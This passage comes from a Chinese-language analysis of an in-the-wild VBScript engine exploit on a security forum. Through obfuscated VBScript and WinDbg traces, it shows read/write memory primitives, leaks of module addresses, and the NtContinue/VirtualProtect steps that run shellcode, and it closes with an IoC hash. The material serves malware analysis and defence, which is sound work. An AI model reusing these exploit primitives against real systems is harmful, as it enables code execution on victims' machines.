0a9586e8  1457983b 88000000 00000002 0215e1fc
0a9586f8  0000200c 00006000 0b06ea54 00000002   array1(index_vuln)(index_A,0)
0a958708  02160003 00000000 00000002 00000000
0a958718  02160003 00000000 00000002 00000000
0a958728  02160003 00000000 00000002 00000000
0:008> dd 0b06ea54 L8
0b06ea54  08800001 00000001 00000000 00000000   fake SAFEARRAY
0b06ea64  7fffffff 00000000 00000000 14612d90
```

```
 Sub IlIlll(lllI,value)
llll(IllI)(IIII+lIIl,lIII)(lllI)=value   WriteMemory
 End Sub

 Function lllIll(lllI)
lllIll=llll(IllI)(IIII+lIIl,lIII)(lllI)   ReadMemory
End Function
```

图17. RW原语的实现

3. 运行shellcode

使用原语来泄露模块的地址：

```
 IlIIlII=lIIIlI(GetUint32(g_ArrayAddr))
llIlII=llIII(IlIIlII,"msvcrt.dll")
lIlIlll=llIII(llIlII,"kernelbase.dll")
IlIlIl=llIII(llIlII,"ntdll.dll")
IlIIIIl=lIlIIl(lIlIlll,"VirtualProtect")
lIIIIl=lIlIIl(IllIlI,"NtContinue")
IIllll=lIlIIl(IllIlI,"RtlCaptureContext")
```

Leak module address same as CVE-2018-8174

图18. 泄露模块的地址

通过修改一些变种的VarType为0x4d，并把值修改为0，可以调用vbscript!VAR::Clear，然后调用栈会修改返回地址为NtContinue的地址和假的CONTEXT结构来运行

```
Sub IlIIII
llll(llllll)((&h4a0+231-&H587),(&h1234+1161-&H16bd))=(&h18bf+263-&H1979)
llIll lIIl,(&ha07+804-&Hd2b)
End Sub
```

0x4d

0

图19. 修改变种

```
0:019> kb 25
ChildEBP RetAddr  Args to Child
08cd9768 6aa19e60 08cd9930 00000000 018ba0d2 vbscript!VAR::Clear+0x12
08cd978c 6aa04b04 00000004 c0bb5b96 01854d80 vbscript!GcContext::FreeToMark+0x76
08cd98c4 6aa062ee 08cd9b20 c0bb5a46 018ba9d8 vbscript!CScriptRuntime::RunNoEH+0x71a
08cd9914 6aa0620b 08cd9b20 08cd9a40 6aa06100 vbscript!CScriptRuntime::Run+0xc3
08cd9a24 6aa03c9c 08cd9b20 00000001 018ba9d8 vbscript!CScriptEntryPoint::Call+0x10b
08cd9b6c 6aa062ee 08cd9d20 c0bb58ee 018baa08 vbscript!CScriptRuntime::RunNoEH+0x26a9
08cd9bbc 6aa0620b 08cd9d20 6aa06100 08cd9d20 vbscript!CScriptRuntime::Run+0xc3
08cd9ccc 6aa2e949 08cd9d20 00000000 018baa08 vbscript!CScriptEntryPoint::Call+0x10b
08cd9d30 6aa356a2 01883728 08cda178 00000000 vbscript!CSession::Execute+0x12e
08cd9dc8 6aa282c0 01839ee0 0000000d 00000409 vbscript!NameTbl::InvokeEx+0x733
08cd9e0c 6aa28289 0000000d 00000409 00000001 vbscript!IDispatchExInvokeEx2+0xbd
08cd9e3c 6aa300b8 0000000d 00000409 00000001 vbscript!IDispatchExInvokeEx+0x3d
08cda054 6aa29245 0000000d 00000001 08cda178 vbscript!InvokeDispatch+0x24d
08cda07c 6aa04396 08cda148 00000001 08cda178 vbscript!InvokeByName+0x48
08cda1c4 6aa062ee 08cda420 c0bb6146 018baa58 vbscript!CScriptRuntime::RunNoEH+0x2e22
08cda214 6aa0620b 08cda420 08cda340 6aa06100 vbscript!CScriptRuntime::Run+0xc3
08cda324 6aa03d00 08cda420 00000000 018baa58 vbscript!CScriptEntryPoint::Call+0x10b
08cda46c 6aa062ee 08cda6c8 c0bb67ee 018baa88 vbscript!CScriptRuntime::RunNoEH+0x270d
08cda4bc 6aa0620b 08cda6c8 08cda5e8 6aa06100 vbscript!CScriptRuntime::Run+0xc3
08cda5cc 6aa03d00 08cda6c8 00000001 018baa88 vbscript!CScriptEntryPoint::Call+0x10b
08cda714 6aa062ee 00000000 c0bb6436 018baac8 vbscript!CScriptRuntime::RunNoEH+0x270d
08cda764 6aa0620b 00000000 6aa06100 00000000 vbscript!CScriptRuntime::Run+0xc3
08cda874 6aa2e949 00000000 00000001 018baac8 vbscript!CScriptEntryPoint::Call+0x10b
08cda8d8 6aa356a2 01853880 00000000 00000001 vbscript!CSession::Execute+0x12e
08cda970 6aa282c0 01839ee0 00000003 00000409 vbscript!NameTbl::InvokeEx+0x733
08cda9b4 6aa28289 00000003 00000409 00000001 vbscript!IDispatchExInvokeEx2+0xbd
08cda9e4 6aa300b8 00000003 00000409 00000001 vbscript!IDispatchExInvokeEx+0x3d
08cdabfc 6aa29245 00000003 00000001 00000000 vbscript!InvokeDispatch+0x24d
08cdac24 6aa04439 08cdacf0 00000001 00000000 vbscript!InvokeByName+0x48
08cdad6c 6aa062ee 00000000 c0bb6eee 00000000 vbscript!CScriptRuntime::RunNoEH+0x2ec5
08cdadbc 6aa0620b 00000000 01883818 6aa060b8 vbscript!CScriptRuntime::Run+0xc3
08cdaecc 6aa1864e 00000000 00000000 00000000 vbscript!CScriptEntryPoint::Call+0x10b
08cdaf14 6aa18587 00000001 6aa147f0 08cdaf88 vbscript!VBScriptClass::TerminateClass+0x95
08cdaf30 76f1508f 01886b58 0ac78a28 0b026064 vbscript!VBScriptClass::Release+0x30
08cdaf50 6aa09017 ffffffff 0ac78a28 08cdb150 ntdll!ZwConnectPort+0xf
08cdafa8 6aa04827 018bab68 00000001 c0bb73b6 vbscript!AssignVar+0x26c
08cdb0e4 6aa062ee 08cdb340 c0bb7266 018bab98 vbscript!CScriptRuntime::RunNoEH+0x341a
0:019> dd 08cdaf30 l4
08cdaf30  08cdaf50 76f15090 01886b58 0ac78a28
0:019> ln 76f15090
(76f15090)   ntdll!ZwContinue   |  (76f150a0)   ntdll!NtCreateDebugObject
Exact matches:
    ntdll!NtContinue = <no type information>
    ntdll!ZwContinue = <no type information>
```

```
eax=0003fffe ebx=08cdaf3c ecx=6aa020cc edx=0008001f esi=08cdaf88 edi=6aa147f0
eip=76f15090 esp=08cdaf3c ebp=08cdaf50 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
ntdll!ZwContinue:
76f15090 b83c000000      mov     eax,3Ch
0:019> dd poi(esp+4)+B8 L8
0b02611c  74e11b2f 0000001b 00000000 08cd5000
0b02612c  00000023 43434343 43434343 43434343
0:019> ln 74e11b2f
(74e11b2f)   KERNELBASE!VirtualProtect   |  (74e11b50)   KERNELBASE!VirtualProtectEx
Exact matches:
0:019> dd 08cd5000 L8
08cd5000  041d002c 041d002c 00003000 00000040
08cd5010  041d0024 76f15090 44444444 0934f84c
0:019> dd 041d002c
041d002c  cccccccc 41414141 41414141 41414141
041d003c  41414141 41414141 41414141 41414141
041d004c  41414141 41414141 41414141 41414141
041d005c  41414141 41414141 41414141 41414141
041d006c  41414141 41414141 41414141 41414141
041d007c  41414141 41414141 41414141 41414141
041d008c  41414141 41414141 41414141 41414141
041d009c  41414141 41414141 41414141 41414141
```

CONTEXT.EIP = 0x74e11b2f
CONTEXT.ESP = 0x08cd500
VirtualProtect params
shellcode

图20. 运行shellcode

基于以上分析，该漏洞很容易就可以利用。而且这是今年发现的第二个VB引擎漏洞利用，因此，研究人员认为很快会有其他的VB引擎漏洞利用出现。

IoC
哈希值 (SHA256):
0d6fe137790e2ebdf4fac2dd500656f3a6f74c0d1598251929ea3558f965675f – detected as HTML_EXPLOIT.YYRV

上一篇：CFG防护机制的简要分析 下一篇：一个有趣的任意文件读取
1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板